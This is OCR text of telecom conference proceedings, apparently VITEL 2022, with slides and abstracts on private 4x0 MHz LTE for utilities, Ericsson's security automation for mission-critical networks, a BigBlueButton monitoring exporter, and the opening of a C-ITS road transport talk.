
Confidentiel

NOKIA


Ireland



Poland



Germany



Vendor ecosystem development(*)
Thanks to the 3GPP standardization

	Chipsets & Modules	Handsets	CPE	Smart Meters	Sensors/adapters	Radio infrastructure
Brands	16	+4	+10	+4	+3	+4
Devices	+45	+18	+130	+15	+30	+15

(*) Number of vendors/brands known to the presenter with 4x0MHz LTE support at the time of presenting

Conclusion & Recommendations

- 4x0 MHz LTE is ideally suited for critical infrastructures – power, water, gas
- Private 4x0 MHz LTE for critical infrastructures is affordable
- Work with the regulator & collaboration across industry is critical to success
- Be ambitious, go for 2 x 5MHz!
- Anticipate well in advance, field-test your use cases
- The ecosystem is rapidly expanding
- Work towards 5G standardization in progress

  NOKIA

"There can be no Green without Digital"

Pekka Lundmark
CEO of Nokia

  NOKIA

Security automation for mission critical networks

Bodil Josefsson

ERICSSON

SUMMARY

Networks are mission critical and they constantly evolve. So does the threat landscape. Network security automation minimizes business risks, by constantly monitoring security compliance, detecting and responding to new threats, and supporting cost-efficient security operations.


ABOUT THE AUTHOR

Bodil Josefsson is a business manager, with a focus on security management for telecom and mission critical applications. She has been instrumental in aligning security initiatives across Ericsson, including 5G security, cloud security and IoT security. Bodil holds a Master of Science degree in Industrial Engineering and Management from Linköping Institute of Technology, Sweden.

Security automation for mission critical networks


Bodil Josefsson

The complex reality ..



.. needs automation!

Attack surface



Common types of attack

Eavesdropping	Software manipulation /malware	Physical attack
Denial of Service (DoS)	Man-in-the Middle	Insider attack

Most common issues resulting in security incidents

Security policy not enforced or monitored

Lack of 'configuration hardening'

Unsecure or incorrect network configuration

Current operational procedures susceptible to mistakes


Lack of visibility, control and continuous monitoring

Building a secure network environment...

Secure operations	Protect assets, Detect threats and vulnerabilities, Respond
Secure deployment	Security deployment and configuration of security functions
Secure products	Secure product development
Secure approach	Standards Compliance

NIST CIS Center for Internet Security EU TOOLBOX FOR 5G CYBERSECURITY enisa GSMA NESAS SCAS 3GPP

Building a secure network environment ..
.. is like securing a home



Protect assets,
Detect threats and vulnerabilities,
Respond

Security deployment and configuration of security functions

Secure product development

Standards Compliance

NIST CIS EU TOOLBOX FOR 5G CYBERSECURITY enisa GSMA NESAS SCAS 3GPP

2022-05-17 | Page 7

Securing your home

Secure Operations — Check all security measures regularly, and keep them up to date

Secure Deployment — Make sure that all security measures are installed correctly

Secure Products — Buy high quality certified doors, locks alarm system and lighting.

Secure Approach — Check best-practice for securing the home. Read police advice.

But **what happens** when you:
.. leave a window open?
.. or forget to set the alarm?

E2E Network Security

Secure Operations
Automatic Network threat detection, prevention and mitigation

Secure Deployment
Network Integration and configuration with a trusted vendor

Secure Products
Mature, and client proofed references. Proven methodology

Security Approach
International network security standards

2022-05-17 | Page 8

Telco risks are different ..

Telco risks:

- Interception of data/calls/control info
- Core network and subscriber info
- DoS attacks affecting millions
- IoT increases attack plane significantly
- 3rd party platforms for cloud/virtualization

.. but solutions are linked

Shared elements

Integrations
Settings
Config
Password /IAM
SIEM logs
NOC Teams

IT risks:

- Email phishing attacks
- Social engineering
- Malware
- Wi-Fi password fraud


2022-05-17 | Page 9

Security management options

In-house, manual	Outsourced, manual	Automated
		
• Heavily resource intensive • Deflects skilled resources from service delivery tasks	• Expensive • No quicker than internal resources • Vendor management required	• Fast and repeatable/continuous • Scales and modifies well • Uses skilled resources optimally ✓

2022-05-17 | Page 11

Holistic security management



2022-05-17 | Page 12

Security automation for network security

Protect	Automation of telco security policies and compliance
Detect	Automation of timely detection of known and unknown threats
Respond	Automation of expert assisted response actions

Automation is key

- Dynamic networks and evolving threat landscape
- Manual security processes are inefficient

→Automation of Protect, Detect and Respond
- tailored for telco networks

Telekonferenčna platforma kot kritična infrastruktura v obdobju pandemije

Teleconferencing platform as a critical infrastructure during the pandemic

Gregor Robert Krmelj in Mojca Ciglarič

Univerza v Ljubljani, Fakulteta za računalništvo in informatiko

POVZETEK

Avtorja prispevka prihajava s Fakultete za računalništvo in informatiko Univerze v Ljubljani. UL je s 6.600 zaposlenimi in 39.000 študenti največja slovenska univerza, FRI pa je s 180 zaposlenimi in 1.600 študenti med njenimi članicami srednje velikosti. V obdobju pandemije in dela od doma se je celoten pedagoški proces za vseh 39.000 ljubljanskih študentov, podobno kot tudi profesionalna komunikacija v veliki meri premaknil v virtualni svet in na telekonferenčne platforme, kot so Zoom, MS Teams, Webex, Skype in podobne. Te so po sili razmer praktično čez noč postale del kritične infrastrukture in so omogočale, da so podjetja lahko poslovala in da so izobraževalne ustanove lahko šolale otroke, dijake in študente. Po definiciji med kritično infrastrukturo umeščamo tista sredstva, ki omogočajo normalno delovanje družbe, na primer cestno infrastrukturo, elektroenergetsko, telekomunikacijsko, vodovodno omrežje, bolnice, policijo, šole in podobno. Za kritično infrastrukturo je zelo pomebno zanesljivo delovanje in stalna dostopnost oziroma visoka razpoložljivost. Večina velikih telekonferenčnih platform gostuje v oblaku, marsikatere v državah, kjer zakonodaja glede varnosti in zasebnosti podatkov ni skladna z evropsko, zato se z naraščanjem pomena pojavlja potreba po lastnem gostovanju kritičnih telekonferenčnih platform. Na UL FRI smo med epidemijo vzpostavili odprtokodno telekonferenčno platformo BigBlueButton (BBB) za podporo oddaljenih predavanj, vendar pa so se orodja za nadzor in upravljanje platforme izkazala za nezadovoljiva. Težava je predvsem, da platforma ne omogoča vpogleda v trenutno število uporabnikov in sej, obremenjenost procesorja, zasedenost omrežnih povezav, s tem pa otežuje zagotavljanje zanesljivega delovanja in visoke razpoložljivosti. Po analizi smo ugotovili, da so za nadzor in upravljanje telekonferenčne platforme kot kritične infrastrukture za komunikacijo potrebne vsaj naslednje funkcionalnosti: ali sistem deluje, kakšno je število aktivnih uporabnikov in število sej, kakšne so uporabniške povezave (zvok, video), vpogled v obremenjenost virov – disk, omrežje, CPE, pomnilnik ter pregled nad vozlišči v strežniški gruči. Zato smo na FRI zasnovali in razvili orodje BBB exporter, ki izpolnjuje zgoraj zastavljene cilje nadzora. Sistema BigBlueButton ni možno vključiti v obstoječe oblačne nadzorne sisteme, zato orodje ki omogoča izvoz podatkov iz sistema BBB in jih prenese v sklad Prometheus-Grafana, ki je zelo pogosto uporabljan nadzorni sklad v domorodni oblačni arhitekturi. Tako smo omogočili zelo pregleden vizualni nadzor nad delovanjem sistema BBB in omogočili nemoteno delovanje v času intenzivne uporabe med pandemijo in proaktivnost pri zaznavanju in preprečevanju težavi n preobremenitev. Orodje smo ponudili v brezplačno uporabo širši skupnosti in je med pandemijo doživelo več kot dva milijona prenosov po vsem svetu, med glavne uporabnike pa sodijo nemške univerze.

SUMMARY

The authors of this paper come from the Faculty of Computer and Information Science, University of Ljubljana. With 6,600 employees and 39,000 students, University of Ljubljana is the largest Slovenian university, while FRI is among its medium-sized faculties with 180 employees and 1,600 students. During the pandemic lockdown and work from home, the teaching activities for all the students, together with professional communication transitioned to the teleconferencing platforms such as Zoom, MS Teams, Webex, Skype, etc. Overnight, these platforms became indispensable as part of the critical infrastructure since they enabled companies to operate and educational institutions to educate children, pupils and students. Critical infrastructure includes the assets that are essential for the functioning of a society, such as road infrastructure, electricity, telecommunications, water and wastewater systems, hospitals, police, schools etc. Reliable operation and high availability are essential. Most large teleconferencing platforms are hosted in the cloud, many in the countries where data security and

privacy legislation is not in line with European legislation, so the need for self-hosting critical teleconferencing platforms is sensible. At UL FRI, we set up our own BigBlueButton open source teleconferencing platform (BBB) during the epidemic to support online lectures, but the built-in monitoring and management tools proved unsatisfactory, if not non-existent. The main problem is that the platform does not provide insight into the number of active users and sessions, CPU usage or network connection usage, thus making it nearly impossible to ensure reliable operation and high availability. We identified the basic requirements for managing the teleconferencing platform as a critical infrastructure. It requires at least the following: the system liveliness, the number of active users and the number of current sessions, type of user connections (audio, video), resource load - disk, network, CPU, memory, and the overview of the server cluster nodes. We designed and developed the BBB exporter tool, which meets the objectives described above. The BigBlueButton system does not support integration with existing cloud monitoring systems, so the tool allows to export data from BBB system and import into the Prometheus-Grafana stack, which is a commonly used monitoring stack in cloud-native architecture. The tool enables transparent visual control over the operation of the BBB system and supports proactivity in detection and prevention of problems with potential overload. The BBB exporter tool is available as opensource solution and Docker container had more than two million downloads worldwide during the pandemic, with German universities among its main users.

O AVTORJIH

Gregor R. Krmelj je programski inženir in CTO v podjetju 1Home, ki se med drugim ukvarja z integracijo pametnih asistentov v pametne domove. Zanimajo ga predvsem strežniška in omrežna infrastruktura ter zaledni sistemi. V zadnjih letih se ukvarja s kontejnerizacijo in naprednim razvojem IoT programske opreme.

Mojca Ciglarič je diplomirala, magistrirala in doktorirala na Fakulteti za računalništvo in informatiko Univerze v Ljubljani, kjer je tudi zaposlena. Je vodja Laboratorija za računalniške komunikacije in dekanja FRI. Njena raziskovalna zanimanja vključujejo komunikacijske protokole, porazdeljene sisteme in infrastrukture ter varnost.

ABOUT THE AUTHORS

Gregor R. Krmelj is a software engineer and CTO at 1Home company, which, among other things, deals with the integration of smart assistants into smart homes. He is mainly interested in server and network infrastructure and back-end systems. In recent years, he has been involved in containerization and advanced IoT software development.

Mojca Ciglarič holds a bachelor's, master's and doctoral degrees from the Faculty of Computer and Information Science, University of Ljubljana, where she is also employed. She is the head of the Laboratory for Computer Communications and the dean of Faculty of Computer and Information Science. Her research interests include communication protocols, distributed systems and infrastructures, and security.

University of Ljubljana
Faculty of Computer and Information Science

Gregor Robert Krmelj
Mojca Ciglarič

Telekonferenčna platforma kot kritična infrastruktura v času pandemije

VITEL 2022

Univerza v Ljubljani in FRI

- Univerza v Ljubljani ima
  - 6.600 zaposlenih
  - 39.000 študentov
  - 26 fakultet in akademij
- Fakulteta za računalništvo in informatiko ima
  - 180 zaposlenih
  - 1.600 študentov
  - 12 študijskih programov

- Med pandemijo se je ves študijski proces izvajal online.

2

Kritična infrastruktura

- To so sredstva, ki so bistvena za delovanje družbe
  - Cestna, elektroenergetska, TK infrastruktura…
  - Bolnice, policija, šole…
  - Elektrarne, vodovod, tovarne…
- Med pandemijo so to postale tudi telekonferenčne platforme
  - Delo od doma
  - Šolanje
  - Dostop do storitev (telemedicina…)

3

Telekonferenčne platforme

- V času pandemije so postale kritična infrastruktura!
- V Sloveniji v šolstvu na vseh stopnjah:
  - Microsoft Teams
  - Zoom
  - V manjšem obsegu Cisco Webex, Skype in še nekateri
- Težava: odvisnost od ponudnika, ki ni vedno nevtralen

4

BigBlueButton

- BigBlueButton
  - Neodvisna odprtokodna platforma za telekonference
  - "Self-hosted," neodvisna od ponudnika oblaka
  - Prilagojena za pedagoško delo, zato je med pandemijo prodrla v visoko šolstvo
  - Težava: upravljanje in nadzor
    - Koliko uporabnikov, ali sploh so uporabniki
    - Obremenjenost strežnika
    - Razpoložljivost
    - Zanesljivost

5

Kaj bi želeli

- Vpogled v sistem
  - Delovanje sistema
  - Število uporabnikov, število sob
  - Uporabniške povezave (zvok, video)
  - Obremenjenost virov – disk, omrežje, CPE, pomnilnik
  - Pregled nad vozlišči v strežniški gruči

6

Kaj smo naredili

- Sistem za nadzor, ki izpolnjuje prejšnje zahteve
  - Preko API-ja pobira podatke iz BBB
  - Grafičen prikaz podatkov
  - Obvestila o kritičnih situacijah
- BBB exporter (Prometheus exporter)
  - Prometheus, Grafana, Alertmanager, Docker
- Odprtokodna rešitev
  - 2.2 MIO prenosov Docker kontejnerja
  - Večinoma univerze, največ Nemčija, tudi vzhod (Iran)

7

Metrike 1/3

8

Metrike 2/3

9

Metrike 3/3

10

Zaključek

- Omogočili smo nemoten potek predavanj
  - Spremljali smo obremenjenost sistema
  - Potrebne nadgradnje virov
  - Težave smo zaznali vnaprej in proaktivno ukrepali
  - Ni bilo večjih izpadov
- Vedno smo vedeli, koliko je uporabe sistema
  - Shranjenih več kot 1000 posnetkov
- Integracija s spletno učilnico Moodle

Razvoj in vpeljava storitev C-ITS za cestni promet

Development and implementation of C-ITS services for road transport

Andrej Štern

Univerza v Ljubljani, Fakulteta za elektrotehniko

POVZETEK

Storitve kooperativnih inteligentnih transportnih sistemov (C-ITS) predstavljajo nujen pristop k zagotavljanju prometne varnosti, učinkovitosti, udobja in varovanja okolja. Njihova postopna vpeljava na področju cest sovpada z razvojem avtonomnih vozil, konceptov pametne mobilnosti in napredku pri komunikacijskih tehnologijah V2X na mikrovalovnem in mobilnem področju 5G. Pomembni izzivi, s katerimi se srečujemo pri vpeljavi in testiranjih sistemov C-ITS v Sloveniji in Evropi, so: zagotavljanje združljivosti delovanja na področju Evropske unije, priprava standardiziranega nabora scenarijev uporabe, nevtralnosti uporabe komunikacijskih tehnologij in dodeljenega radijskega spektra ter zagotavljanje vidikov varnosti in zasebnosti podatkov.

SUMMARY

The Cooperative ITS services (C-ITS) are needed to achieve goals of traffic safety, efficiency, comfort and environmental protection. Their gradual introduction in the road sector coincides with the development of autonomous vehicles, smart mobility concepts and advances in V2X microwave and 5G cellular communication technologies. Important challenges arise during implementation and assessment in Slovenia and Europe: ensuring interoperability across the EU, standardization of set of services and use cases, communication technology neutrality including radio spectrum allocation, and data security with privacy aspects.

O AVTORJU

Dr. Andrej Štern je diplomiral iz elektrotehnike na Univerzi v Ljubljani leta 2003 in doktoriral v letu 2019. Je višji predavatelj na Fakulteti za elektrotehniko Univerze v Ljubljani in član Laboratorija za telekomunikacije na Katedri za komunikacijske in informacijske tehnologije. Njegovo pedagoško in raziskovalno delo vključuje mobilna omrežja in tehnologije, senzorska omrežja, vgrajene sisteme, internet stvari, satelitsko navigacijo in telematiko vozil. Je aktiven član slovenskega združenja ITS (S-ITS) in kot koordinator vključen v Delovno skupino 3 Platforme C-Roads (Evaluation and Assessment).

ABOUT THE AUTHOR

Andrej Štern, Ph.D., received the M.S. degree in electrical engineering from University of Ljubljana, Slovenia, in 2003, and Ph.D. in 2019, respectively. He is a senior lecturer at the Faculty of Electrical Engineering, University of Ljubljana and a member of the Laboratory for Telecommunications at the Department of Communication and Information Technologies. His teaching and research work includes mobile networks and technologies, sensor networks, embedded systems, Internet of Things, satellite navigation and vehicle telematics. He is an active member of Slovenian ITS association (S-ITS) and as coordinator involved in C-Roads platform Working Group 3 (Evaluation and Assessment).

DEVELOPMENT AND DEPLOYMENT OF C-ITS SERVICES FOR ROAD TRANSPORT

RAZVOJ IN VPELJAVA STORITEV C-ITS ZA CESTNI PROMET

dr. Andrej Štern
University of Ljubljana
Faculty of Electrical Engineering
Department of ICT
andrej.stern@ltfe.org


University of Ljubljana Faculty of Electrical Engineering

Department of Information and Communications Technologies

Laboratory for Telecommunications

Motivation

- Ambitious EU Road Safety Policy Framework 2021-2030
  - long-term goal
    - following the „Vision Zero" movement
  - intermediate goal
    - halve the number of fatalities and the number of serious injuries on European roads by 2030
  - progress monitoring: safety KPIs
    - infrastructure (risk mapping)
    - vehicular safety (passive/active)
    - safe road use (speed, distract)
    - post-crash caring (112+)
  - ICT support



Source: European Commission, EU road safety policy framework 2021-2030 – Next steps towards 'Vision Zero', European Union, Luxembourg, 2020

Regulation (EU) 2019/2144

on type-approval requirements for motor vehicles and their trailers


- Time stages till 2029
  - mandatory for new vehicles/models


Mandatory equipment	New approvals	First registrations
Autonomous emergency braking AEB	July 6, 2022	July 7, 2024
Autonomous emergency braking detecting pedestrians and cyclists	July 7, 2024	July 7, 2026
Emergency brake lighting	July 6, 2022	July 7, 2024
Reverse obstacle detection	July 6, 2022	July 7, 2024
Vigilance sensor	July 6, 2022	July 7, 2024
Lane Keeping Aid ELKS	July 6, 2022 *	July 7, 2024 *
Intelligent cruise control ISA	July 6, 2022	July 7, 2024
Data logger	July 6, 2022	July 7, 2024
Extended head protection for pedestrian impact	July 7, 2024	July 7, 2026

Source: https://ec.europa.eu/docsroom/documents/34588

Evolution of C-ITS services

Day 1	Day 2	Day 3	Day 4
